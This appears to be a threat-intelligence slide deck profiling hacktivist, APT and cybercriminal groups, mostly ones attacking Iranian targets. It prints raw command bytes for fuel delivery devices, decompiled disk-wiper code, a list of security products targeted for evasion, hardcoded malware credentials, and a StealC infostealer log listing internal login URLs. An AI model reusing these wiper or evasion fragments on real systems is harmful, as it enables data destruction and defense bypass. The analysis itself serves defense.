4 raw 0x0 0x21 0x0 0x35 0x4c 0xec 0xaa 0xbb 0x25 0x32 0x35 0x35 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
5 raw 0x0 0x21 0x0 0x35 0x6d 0x90 0xaa 0xbb 0x25 0x31 0x30 0x32 0x37 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
6 raw 0x0 0x21 0x0 0x35 0x6d 0x92 0xaa 0xbb 0x25 0x32 0x38 0x30 0x31 0x38 0x63 0x25 0x35 0x24 0x68 0x6e
7 raw 0x0 0x21 0x0 0x35 0x6d 0x94 0xaa 0xbb 0x25 0x31 0x32 0x30 0x36 0x34 0x63 0x25 0x35 0x24 0x68 0x6e
8 raw 0x0 0x21 0x0 0x35 0x6d 0x96 0xaa 0xbb 0x25 0x32 0x38 0x30 0x32 0x30 0x63 0x25 0x35 0x24 0x68 0x6e
9 raw 0x0 0x21 0x0 0x35 0x6d 0x98 0xaa 0xbb 0x25 0x31 0x32 0x31 0x34 0x34 0x63 0x25 0x35 0x24 0x68 0x6e
10 raw 0x0 0x21 0x0 0x35 0x6d 0x9a 0xaa 0xbb 0x25 0x33 0x31 0x30 0x39 0x37 0x63 0x25 0x35 0x24 0x68 0x6e
11 raw 0x0 0x21 0x0 0x35 0x6d 0x9c 0xaa 0xbb 0x25 0x31 0x30 0x35 0x33 0x38 0x63 0x25 0x35 0x24 0x68 0x6e
12 raw 0x0 0x21 0x0 0x35 0x6d 0x9e 0xaa 0xbb 0x25 0x35 0x24 0x68 0x68 0x6e
13 raw 0x30 0x42 0xff 0xff 0xff 0xff
14 raw 0x0 0x21 0x0 0x35 0x4c 0xc0 0xaa 0xbb 0x25 0x32 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
15 raw 0x0 0x21 0x0 0x35 0x4c 0xec 0xaa 0xbb 0x25 0x32 0x35 0x35 0x63 0x25 0x35 0x24 0x68 0x68 0x6e
16 raw 0x0 0x21 0x0 0x35 0x6d 0x90 0xaa 0xbb 0x25 0x31 0x30 0x32 0x37 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
17 raw 0x0 0x21 0x0 0x35 0x6d 0x92 0xaa 0xbb 0x25 0x32 0x35 0x31 0x33 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
18 raw 0x0 0x21 0x0 0x35 0x6d 0x94 0xaa 0xbb 0x25 0x32 0x38 0x32 0x36 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
19 raw 0x0 0x21 0x0 0x35 0x6d 0x96 0xaa 0xbb 0x25 0x32 0x35 0x31 0x33 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
20 raw 0x0 0x21 0x0 0x35 0x6d 0x98 0xaa 0xbb 0x25 0x32 0x39 0x35 0x35 0x37 0x63 0x25 0x35 0x24 0x68 0x6e
21 raw 0x0 0x21 0x0 0x35 0x6d 0x9a 0xaa 0xbb 0x25 0x32 0x35 0x32 0x30 0x39 0x63 0x25 0x35 0x24 0x68 0x6e
22 raw 0x0 0x21 0x0 0x35 0x6d 0x9c 0xaa 0xbb 0x25 0x33 0x30 0x38 0x33 0x31 0x63 0x25 0x35 0x24 0x68 0x6e
23 raw 0x0 0x21 0x0 0x35 0x6d 0x9e 0xaa 0xbb 0x25 0x32 0x35 0x38 0x38 0x63 0x25 0x35 0x24 0x68 0x6e
24 raw 0x0 0x21 0x0 0x35 0x6d 0xa0 0xaa 0xbb 0x25 0x32 0x36 0x37 0x32 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
25 raw 0x0 0x21 0x0 0x35 0x6d 0xa2 0xaa 0xbb 0x25 0x38 0x33 0x30 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
26 raw 0x0 0x21 0x0 0x35 0x6d 0xa4 0xaa 0xbb 0x25 0x32 0x38 0x32 0x30 0x35 0x63 0x25 0x35 0x24 0x68 0x6e
27 raw 0x0 0x21 0x0 0x35 0x6d 0xa6 0xaa 0xbb 0x25 0x38 0x32 0x39 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
28 raw 0x0 0x21 0x0 0x35 0x6d 0xa8 0xaa 0xbb 0x25 0x32 0x33 0x35 0x38 0x36 0x63 0x25 0x35 0x24 0x68 0x6e
29 raw 0x0 0x21 0x0 0x35 0x6d 0xaa 0xaa 0xbb 0x25 0x31 0x32 0x39 0x32 0x30 0x63 0x25 0x35 0x24 0x68 0x6e
30 raw 0x0 0x21 0x0 0x35 0x6d 0xac 0xaa 0xbb 0x25 0x32 0x33 0x36 0x30 0x33 0x63 0x25 0x35 0x24 0x68 0x6e
```

Sample code used in Bank ██████████ for direct communication with the database server

```
1 Target ("Master_primary")
2 Add ("IRC007001070")
3 Add ("IRC007001071")
4 Delete ("WW0001002300")
5 Delete ("WW0001002301")
6 Delete ("WW0001002310")
7 Delete ("WW0001002311")
8 Delete ("WW0001002320")
9 Delete ("WW0001002321")
10 Delete ("WW0001002330")
11 Delete ("WW0001002331")
12 Delete ("WW0001002340")
13 Delete ("WW0001002341")
14 Delete ("WW0001002350")
15 Delete ("WW0001002351")
16 Add ("WW0001002350")
17 Add ("WW0001002351")
18 DeleteOSConfig()
19 Add ("Eminoco_config", "9450MA101090")
20 Defrag( 0 )
21
```

Sample code used in a ██████████ attack to communicate directly with the fuel delivery device

Behavior Analysis of threat actors



Determine the nature of the Gonjeshk Darande group

Behavior Analysis of threat actors

Ghyamsarnegouni



Group Info

Name

Ghyamsarnegouni | قیام تا سرنگونی

Motives for Attacks

Targeted Attack: Hactivist

Industry Sections


government: public administration and defense

Category

Hactivist

Behavior Analysis of threat actors

Ghyamsarnegouni Targets:



Behavior Analysis of threat actors

Ghyamsarnegouni



Initial Access

Exploit Public Facing Applications

Methodology

- Data Breach
- Defacement
- Data Wipe



TTPs

- Disable or Modify Tools
- Web Shell
- System Network Connections Discovery
- Valid Accounts: Local Accounts
- Lateral Tool Transfer

Behavior Analysis of threat actors



Ghyamsarnegouni

Two examples of malware samples used by this group in two separate attacks

Same structure in samples.

Using .net programming language

Samples use wiping methods

Malware Used in the Attack on [REDACTED]

Malware Used in the Attack on [REDACTED]

Behavior Analysis of threat actors



Ghyamsarnegouni

Attackers know your environment better than yourself

- Complete list of usernames and passwords of network administrators of the first organization
- The attacker has spread and expanded his access by knowing the usernames with admin access as well as the existing domains.

```
private static readonly List<Program.Creds> credentials = new List<Program.Creds>
{
    new Program.Creds
    {
        Username = "administrator",
        Password = "Password123!"
    },
    new Program.Creds
    {
        Username = " ",
        Password = " "
    },
    new Program.Creds
    {
        Username = " ",
        Password = " "
    },
    new Program.Creds
    {
        Username = " ",
        Password = " "
    },
    new Program.Creds
    {
        Username = " ",
        Password = " "
    }
}
```

Valid Accounts: Local Accounts

```
private static readonly List<string> credentialDomains = new List<string>
{
    "DOMAIN\\",
    "LOCAL\\",
    "WORKGROUP\\",
    "GUEST\\",
    "PUBLIC\\"
};
```

System Network Connections Discovery



Behavior Analysis of threat actors



Ghyamsarnegouni

- Using Advanced Techniques
- Vulnerable Signed Drivers.
- Bypassing Security Products

Address	Length	Type	String
seg000:0000...	0000000C	C	defendpoint
seg000:0000...	00000009	C	defender
seg000:0000...	00000007	C	ectrl
seg000:0000...	00000008	C	elastic
seg000:0000...	00000008	C	endgame
seg000:0000...	00000009	C	f-secure
seg000:0000...	0000000B	C	forcepoint
seg000:0000...	00000008	C	fireeye
seg000:0000...	0000000B	C	groundling
seg000:0000...	0000000A	C	GRRservic
seg000:0000...	0000000A	C	inspector
seg000:0000...	00000007	C	ivanti
seg000:0000...	0000000A	C	kaspersky
seg000:0000...	00000007	C	lacuna
seg000:0000...	0000000A	C	logrhythm
seg000:0000...	00000008	C	malware
seg000:0000...	00000009	C	mandiant
seg000:0000...	00000007	C	mcafee
seg000:0000...	0000000A	C	morphisec
seg000:0000...	00000009	C	msascuil
seg000:0000...	00000008	C	msmpeng
seg000:0000...	00000007	C	nissrv
seg000:0000...	0000000A	C	omniagent
seg000:0000...	00000008	C	osquery
seg000:0000...	00000013	C	palo alto networks
seg000:0000...	0000000D	C	pgeposervice
seg000:0000...	0000000D	C	pgsystemtray
seg000:0000...	0000000F	C	privilegeguard
seg000:0000...	00000009	C	procbwall
seg000:0000...	00000010	C	protectorservic

Behavior Analysis of threat actors



Ghayamsarnegouni

Tool Reuse Observed

```
(*local_38)(amplocal_68);
empty_int_pointer = (int *)0x0;
DsRoleGetPrimaryDomainInformation(0,1,&empty_int_pointer);
if (*empty_int_pointer != 5) {
    (*local_38)(amplocal_4c);
    local_58 = 'C';
    local_57 = ':';
    local_56 = '\\';
    local_55 = 'U';
    local_54 = 's';
    local_53 = 'e';
    local_52 = 'r';
    local_51 = 's';
    local_50 = 0;
    FUN_004022a0(&local_58);
    local_24 = 'D';
    local_23 = ':';
    local_22 = '\\';
    local_21 = 0;
    for (i = 0; i < 24; i = i + 1) {
        FUN_004022a0(&local_24);
        local_24 = local_24 + 1;
    }
    func10();
}
return;
```

Caddy Wiper Used in a Ukrainian attack

```
call dword_233000
mov ecx, [ebp+var_38]
cmp dword ptr [ecx], 5
jnz short loc_23114A

loc_23114A:
lea edx, [ebp+var_48]
push edx
call [ebp+var_34]
mov [ebp+var_54], 43h ; 'C'
mov [ebp+var_53], 3Ah ; ':'
mov [ebp+var_52], 5Ch ; '\\'
mov [ebp+var_51], 55h ; 'U'
mov [ebp+var_50], 73h ; 's'
mov [ebp+var_4F], 65h ; 'e'
mov [ebp+var_4E], 72h ; 'r'
mov [ebp+var_4D], 73h ; 's'
mov [ebp+var_4C], 0
lea eax, [ebp+var_54]
push eax
call sub_2322A0
add esp, 4
mov [ebp+var_20], 44h ; 'D'
mov [ebp+var_1F], 3Ah ; ':'
mov [ebp+var_1E], 5Ch ; '\\'
mov [ebp+var_1D], 0
```

The wiper used in [redacted] Attack




Behavior Analysis of threat actors



Ghyamsarnegouni

- Using Commercial Packers like Themida
- Wiping functionality
- Overwriting file content with zero ☹️



The wiper used in Attack

Behavior Analysis of threat actors



Ghamsarnegouni

```
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
00:0310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0320 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0330 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0350 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0370 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:0390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:03A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:03B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:03C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:03D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:03E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00:03F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Overwriting OS file content with zero

Leading to BSOD

A problem has been detected and Windows has been shut down to prevent damage to your computer.

UNMOUNTABLE_BOOT_VOLUME

If this is the first time you've seen this error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical Information:


*** STOP: 0x000000ED (0x80F128D0, 0xc000009c, 0x00000000, 0x00000000)

BSOD in Attack

Behavior Analysis of threat actors



Ghyamsarnegouni




IOCs of ██████ Attack in the **GRAPH** TIP



Behavior Analysis of threat actors



Ghyamsarnegouni



Behavior Analysis of threat actors



Ghyamsarnegouni



Ghyam in
GRAPH TIP

Behavior Analysis of threat actors

APT28



Group Info

Name

APT28

Motives for Attacks

Targeted Attack: Hacktivist

Industry Sections

energy: oil, gas & consumable fuels
financial-services: banks

Category

APT

Behavior Analysis of threat actors

APT28




APT28 In Organizations: TTP Extractions

Galaxy Matrix: Attack Pattern												0					
attack-enterprise	attack-Containers	attack-iaaS	attack-Identity-Provider	attack-Linux	attack-Network	attack-Office-365	attack-Office-Suite	attack-PRE	attack-SaaS	attack-Windows	attack-macOS	md	0			1	Show all
Execution	Persistence			Privilege escalation		Defense evasion			Exfiltration			Command and control					
Windows Command Shell	Registry Run Keys / Startup Folder			Registry Run Keys / Startup Folder		Indicator Removal			Exfiltration Over Asymmetric Encrypted Non-C2 Protocol			Application Layer Protocol					
						Masquerading											
						Rename System Utilities											



APT28 In Organizations: Hunt




Behavior Analysis of threat actors



APT28

APT28 In Organizations: Discover the exact nature
Power Of TIP



Behavior Analysis of threat actors

IRLeaks



Group Info

Name

IRLeaks

Motives for Attacks

Crime: Ransom

Crime: Infosteal

Industry Sections

Financial-services:insurance

Transportation:ride-hailing

retail:electronic shopping

government:public administration and defense

financial-services:banks

Category

Cybercriminal

Targets

Asian Insurance

Razi Insurance

Sina Insurance

Alborz Insurance

Dana Insurance

Moalem Insurance

Saman Insurance

Atieh Insurance

Novin Insurance

Kaarafarin Insurance

snapp food

Hajj and Pilgrimage Organization

otaghak

Tosan

Day Insurance

Mihan Insurance

Ma Insurance

Arman Insurance

Parsian Insurance

Sarmad Insurance

Tejarat Insurance

Taavon Insurance

Iran Moein Insurance

Omid Insurance

Hafez Insurance

Kharizma Insurance

tapsi

Behavior Analysis of threat actors

IRLeaks



Initial Access

Exploit Public-Facing Application
Valid Accounts (Provided by IABs)

Methodology

Data Theft



TTPs

- Exfiltration Over Web Service: Exfiltration
- to Cloud Storage
- Server Software Component: Web Shell

Behavior Analysis of threat actors

IRLeaks



Snapp!
Food

An example of selling stolen data from SnapFood on a Telegram channel by a group called IRLEAKS

December 31, 2023

IRLeaks

استنپ‌فود هک شد!

به طور خلاصه موارد زیر در اختیار ما قرار دارد:

- اطلاعات بیش از ۲۰ میلیون کاربر شامل: نام کاربری، پسوندد، ایمیل، نام و نام خانوادگی، شماره موبایل، تاریخ تولدد و ...
- اطلاعات بیش از ۵۱ میلیون آدرس کاربر شامل: موقعیت GPS، آدرس کامل، شماره تلفن و ...
- اطلاعات بیش از ۱۸۰ میلیون دستگاه همراه شامل: نوع و مدل دستگاه، پلتفرم، توکن، فروشگاه نصب برنامه و ...
- اطلاعات بیش از ۳۶۰ میلیون سفارش شامل: آپی سفارش دهنده، آدرس دریافتی، تلفن دریافتی، شهر، مدت زمان دریافت، نام و نام خانوادگی، مشخصات فروشگاه یا رستوران، قیمت، محصول و ...
- اطلاعات بیش از ۳۵ هزار پیک شامل: نام، نام خانوادگی، شماره تماس، کد ملی، شهر و ...
- اطلاعات بیش از ۶۰۰ هزار پرداخت سفارش شامل: نام کامل صاحب کارت، نام کامل مشتری، شماره تماس، شماره کارت، نام بانک و ...
- اطلاعات بیش از ۱۶۰ میلیون سفر انجام شده توسط پیک شامل: نام کامل مبدا و مقصد، آدرس مبدا و مقصد، تلفن مبدا و مقصد، موقعیت جغرافیایی مبدا و مقصد، تاریخ و ...
- اطلاعات بیش از ۲۴۰ هزار Vendor شامل: نام کامل، آدرس، تلفن، ایمیل، موقعیت مکانی GPS، نام مدیریت مجموعه و ...
- اطلاعات بیش از ۸۸۰ میلیون سفارش محصول

Behavior Analysis of threat actors

IRLeaks



Using stolen information
and gaining initial access

StealC

```
stealc stealer

powerful native stealer based on C lang

forum topics:
- https://[redacted]
- https://[redacted]
- https://[redacted]

buy:
- telegram: t.me/[redacted]

-----

Network Info:
- IP: [redacted]
- Country: IR

System Summary:
- HWID: B3AF8B15E3969666590
- OS: Windows 10 Enterprise
- Architecture: x64
- UserName: Lenovo
- Computer Name: DESKTOP-NH656SR
- Local Time: 2023/7/29 14:3:47
- UTC: 3
- Language: en-US
- Keyboards: English (United States) / Persian (Iran)
- Laptop: TRUE
- Running Path: C:\Windows\SysWOW64\explorer.exe
- CPU: Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
- Cores: 4
- Threads: 8
- RAM: 8063 MB
- Display Resolution: 1366x768
- GPU:
  - Intel(R) UHD Graphics 620
```

```
866 browser: Microsoft Edge
867 profile: Default
868 url: https://jira-it.snappfood.ir/secure/Dashboard.jspa
869 login:[redacted]
870 password:[redacted]
871
```

```
1010 browser: Microsoft Edge
1011 profile: Default
1012 url: https://confluence.snappfood.ir/login.action
1013 login:[redacted]
1014 password:[redacted]
```

```
1130 browser: Microsoft Edge
1131 profile: Default
1132 url: https://staging-backend.snappfood.ir/auth/login
1133 login:[redacted]
1134 password:[redacted]
```





سپاس از توجه شما